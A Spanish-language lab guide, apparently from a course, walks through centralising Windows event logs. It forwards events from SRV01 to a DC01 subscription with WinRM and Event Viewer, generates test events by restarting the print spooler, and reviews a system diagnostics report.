
Centralización del registro de eventos


El elevado volumen de sucesos de sistema que se genera diariamente es una valiosa fuente de información para los administradores de red para ayudarlos a monitorizar cambios de configuración, acciones administrativas, identificar errores de sistema y brechas de seguridad sospechosas. Esta es, sin embargo, una tarea abrumadora sin las herramientas apropiadas. Cuanto más grande es la red, mayor es su necesidad de una solución que le permita monitorizar, administrar y archivar miles de sucesos generados por dispositivos a través de redes heterogéneas.

Paso 1

➤ Configurar SRV01 para reenviar eventos

1. En SRV01, haga clic en **Inicio** y luego en **Símbolo del sistema**.
2. Escriba **winrm quickconfig** y luego presione ENTRAR.
3. En caso de que se solicite, presione **Y** y luego presione ENTRAR para realizar los cambios predeterminados requeridos.
4. Cierre el Símbolo del sistema.
5. Haga clic en Inicio y luego en Administrador del servidor.
6. Abra **Computer Management** luego **Usuarios y grupos locales** y luego haga clic en **Grupos**.
7. Haga doble clic en **Administradores**.
8. En la ventana Administradores, haga clic en **Agregar**, luego en **Tipos de objeto**, seleccione la casilla **Equipos** y luego haga clic en **Aceptar**.
9. En la ventana Seleccionar usuarios, equipos, o grupos escriba **DC01**, haga clic en **Comprobar nombres** y luego en **Aceptar**.
10. Haga clic en **Aceptar** para cerrar la ventana Administradores.
11. Cierre Administrador del servidor.







Paso 2

➤ Crear una suscripción en DC01


1. En DC01, abra el **Event Viewer**
2. En el panel izquierdo, haga clic en **Suscripciones**.
3. Cuando se le solicite, haga clic en **Si** para iniciar Servicio Recopilador de eventos de Windows.
4. Haga clic con el botón secundario en **Suscripciones** y luego haga clic en **Crear suscripción**.
5. En el cuadro Nombre de suscripción, escriba SRV01.
6. En el cuadro Descripción escriba Suscripción al Sistema de Recopilador de eventos desde SRV01.
7. En Tipo de suscripción y equipos de origen, haga clic en **Colección iniciada** y luego haga clic en **Seleccionar computadora**.
8. Haga clic en Agregar equipos de dominio, escriba SRV01, haga clic en Comprobar nombres y luego en Aceptar.
9. En la ventana Equipos, haga clic en **SRV01.Utec.co** y luego en **Probar**.
10. Haga clic en **Aceptar** para desactivar el mensaje de que la prueba se realizó correctamente.
11. Haga clic en **Aceptar** para cerrar la ventana Equipos.
12. Haga clic en el botón **Seleccionar eventos** para abrir Filtro de consulta.
13. En la ficha **Filtro**, seleccione todos los niveles de eventos: **Crítico, Advertencia, Detallado, Error, Información**.
14. De ser necesario, haga clic en **Por registro**
15. En el cuadro **By log** expanda **Registros de Windows** y luego seleccione la casilla **Sistema**.
16. Haga clic en **Aceptar** para cerrar la ventana Filtro de consulta.
17. Haga clic en el botón **Opciones Avanzadas**.
18. En User Account, seleccione Specific User y utilice en esta ocasión la cuenta del Administrador del dominio (se recomienda usar una cuenta con privilegios administrativos en el equipo remoto o el dominio)
19. En Optimización de entrega de evento, haga clic en **Normal** y luego en **Aceptar**.
20. Haga clic en **Aceptar** para cerrar la ventana Propiedades de suscripción – NYC- SVR1.




Ítems 1-8




Ítems 9-11




Ítems 12-16



Ítems 17-18



Ítem 19




Ítem 20

Paso 3

➤ **Crear eventos en el Registro del sistema en SRV01**

1. En SRV01, haga clic en **Inicio** y luego en **Símbolo del sistema**.
2. Escriba **net stop spooler** y presione ENTRAR.
3. Escriba **net start spooler** y presione ENTRAR.
4. Cierre el símbolo del sistema.



```
Microsoft Windows [Versión 10.0.14393]
(c) 2016 Microsoft Corporation. Todos los derechos reservados.

C:\Users\Administrador>net stop spooler
El servicio de Cola de Impresión está deteniéndose.
El servicio de Cola de Impresión se detuvo correctamente.


C:\Users\Administrador>net start spooler
El servicio de cola de impresión está iniciándose.
El servicio de Cola de Impresión se ha iniciado correctamente.

C:\Users\Administrador>
```


Paso 4

➤ **Crear una vista personalizada para eventos de administración de servicio**


1. En DC01, en **Visor de eventos**, haga clic con el botón secundario en la suscripción **SRV01** y luego haga clic en **Estado en tiempo de ejecución**. El equipo SRV01.Utec.co aparece en la lista como activo.
2. Haga clic en **Cerrar**.
3. En el panel izquierdo, expanda **Registros de Windows** y haga clic en **Eventos reenviados**.
4. Haga clic con el botón secundario en **Eventos reenviados** y haga clic en **Crear vista personalizada**.
5. Seleccione todos los niveles de eventos: Crítico, Advertencia, Detallado, Error, Información.
6. Compruebe que esté seleccionado Por registro y que el registro de eventos en la lista sea Eventos reenviados.
7. Haga clic en **Aceptar** para cerrar la ventana Crear vista personalizada.
8. En el cuadro **Nombre**, escriba **Administración de servicios** y luego haga clic en **Aceptar**. La nueva vista se mostrará con el evento de administración de servicio en la lista.
9. Cierre Visor de eventos.



Ítems 1 y 2



Ítems 3-7



Ítems 8 y 9

Paso 5

En SRV01, haga clic en Inicio, elija Herramientas administrativas y luego haga clic en Monitor de

1. confiabilidad y rendimiento.
2. En el panel izquierdo, expanda **Conjunto colector de datos** y haga clic en **Sistema**.
3. Haga clic con el botón secundario en **Diagnóstico de Sistema** y luego haga clic en **Iniciar**. La ejecución demorara alrededor de un minuto.
4. Cuando Diagnóstico del sistema Conjunto de recopiladores de datos se detenga nuevamente, expanda **Informes**, luego **Sistema** y por último haga clic en **Diagnóstico de Sistema**.
5. Haga doble clic en el informe más reciente.
6. En Informes de diagnóstico, revise las advertencias.
7. Revise el resto de la información en el informe.
8. Cierre Monitor de confiabilidad y desempeño.

